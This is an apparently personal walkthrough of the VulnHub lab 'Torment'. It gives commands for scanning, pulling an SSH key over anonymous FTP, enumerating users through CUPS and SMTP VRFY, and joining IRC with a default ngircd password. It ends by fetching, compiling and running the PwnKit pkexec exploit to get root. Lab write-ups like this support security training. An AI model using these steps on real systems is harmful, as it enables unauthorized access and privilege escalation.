
This vulnerable machine is located at https://www.vulnhub.com/entry/digitalworldlocal-torment,299/.

What I like to do first is create a directory for this box (mkdir torment) and open something so I can take notes.

Once I finished this, I checked my IP and the IP of the “Torment” machine using sudo arp-scan --localnet. My IP is the one at the top (10.10.1.136), and the box is the second one on the list (10.10.1.146). Once I figure out the box’s IP, I then set an IP variable using export IP="10.10.1.146". The set IP variable can always be checked by using echo $IP.

I then nmaped the target using the IP variable I set up to look at what ports are open using sudo nmap -p- -sC -sV $IP --open. “-p-“ is for scanning all ports; “-sC” is for default NSE scripts; “-sV” is for service versions; and “–open” is for filtering for only open ports. It should return that ports 21 (ftp), 22(ssh), 25 (smtp), 90 (http), 111 (rpcbind), 139 (Samba), 143 (imap), 445 (Samba), 631 (ipp), 2049 (nfs_acl), 6667 (irc), 6668(irc), 6669 (irc), 6672 (irc), 6674 (irc), 41109 (mountd), 41603 ( nlockmgr), 43083 (mountd), and 45861 (mountd) are open.

From this nmap scan, I noticed that port 21 (ftp) allows anonymous login. I typed in ftp $IP 21 and then typed the username as “anonymous” and nothing for the password. I was logged in! I used ls -lsa to view the contents and noticed a “.ssh”, so I used cd .ssh to go into that folder. To view the contents of that folder, I used ls -lsa.
After noticing the “id_rsa” file, I used get id_rsa to get it to the directory on my machine. Once this was complete, I went back to the main directory using cd .. and then ls -lsa to view the contents. I looked through a bunch of folders, but eventually used cd .ngircd. After looking around, this was the only area left that looked a little interesting. I used ls -lsa to view the contents of the folder and then I used get channels to get the only file that was in this folder.


I typed exit to get out of the ftp session. My next step was to look around on the website on port 80. After searching a bit, I could not find anything. I looked back at the nmap scan and saw that port 631 (cups) had a disallowed entry for robots.txt, so I went to the IP on port 631 at robots.txt. this did not give me much information, but I tried to step back to the main site for this port and it allowed me to.

I went back to the terminal and ran a gobuster scan on the normal webserver (on port 80), but not much came up. I then decided to run a gobuster scan on the cups webserver on port 631 using the command gobuster dir -u http://$IP:631 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 100 -e. This brought up a lot, but the ones that stood out were “/printers” and “/adminPHP”.

I decided to go the “/printers” first. On this page was a print queue, which could give possible users.

From here, I tried to get the users separated from the output of the printer page by using the command curl $IP:631/printers/ | html2text |cut -d"'" -f1 | cut -d " " -f1 |sort -u. This gave me a list of possible users for the id_rsa key I had gotten earlier.

I decided to try logging onto the smtp port to see if I could verify any of the names I had just gotten. I used the command nc -nvvv $IP 25 to connect. Then to try verifying, I used the command VRFY <user>, except replacing <user> with one of the user’s names. From this, I learned that Patrick and Qiu were the only valid users on that list.

I got out of this using Ctrl+C and then used ls -lsa to make sure that I had all of the files I had gotten earlier. I decided to use chmod 600 id_rsa to change the permissions on the “id_rsa” key. From here, I used ssh Patrick@$IP -i id_rsa to try to log in using the rsa key. This prompted for a passphrase (which I did not have), so I used Ctrl+C to exit out. I tried qiu as well, but this still required a passphrase.

Next, I opened up an IRCd client to try to connect to. I looked up the default password for ngircd, which is “wealllikedebian”. I opened up hexchat, entered the IP (nothing after just the IP) of the box, and put the password in the password portion. I uncheck marked the “Use SSL” and then hit “Close” and then “Connect” to try to connect. I was then in the channel!

I went back to my terminal and remembered I had a file called “channels”. I used cat channels and it gave two possible channels for the IRCd chat.
To join the channels (in the IRCd client), I used /join #<channel name>. I looked at “games”, but there was not much. However, when I looked into “tormentedprinter”, there was something strange about the topic. It seemed like it gave a possible passphrase for the id_rsa that was needed.


I copied this possible passphrase into my notes and tried logging into ssh again. When I logged in this time, I used the possible passphrase I had just gotten. I first tried with patrick, and this worked!

I looked at SUIDs (find / -perm -u=s -type f 2>/dev/null) and GUIDs (find / -perm -g=s -type f 2>/dev/null) there was not much, but I did take note of “/usr/bin/pkexec”.
The next step was to look at the kernel version using uname -a.

I typed in file /bin/bash to find out that the system was a 64-bit LSB executable.

I researched the kernel and a possible exploit and found “pwnkit.c” from https://github.com/ly4k/PwnKit/blob/main/PwnKit.c and decided to transfer this to a temporary area on the system. I used cd /tmp while in the terminal that was on the torment server. From here I opened a new terminal and then navigated to where the “pwnkit.c” file was. In this new terminal with the file, I started a server so I could transfer the file to the machine I was trying to attack. I did this using sudo python3 -m http.server 8000. Back on the terminal that was connected to patrick, I used wget 10.10.1.136:8000/pwnkit.c to get the file transferred. I also changed the permissions of the file using chmod 777 pwnkit.c.

I then compiled this using gcc -shared pwnkit.c -o pwnkit -Wl,-e,entry -fPIC. Once this was complete, I changed the permissions once it was complete using chmod 777 pwnkit and then executed the file using ./pwnkit. I then used whoami and it told me that I was root!

I used cd /root and ls -lsa to view the contents. I then noticed “author-secret.txt” and “proof.txt”, which I read using cat author-secret.txt and cat proof.txt.

The box is now complete!




 CyberArri
Leave a comment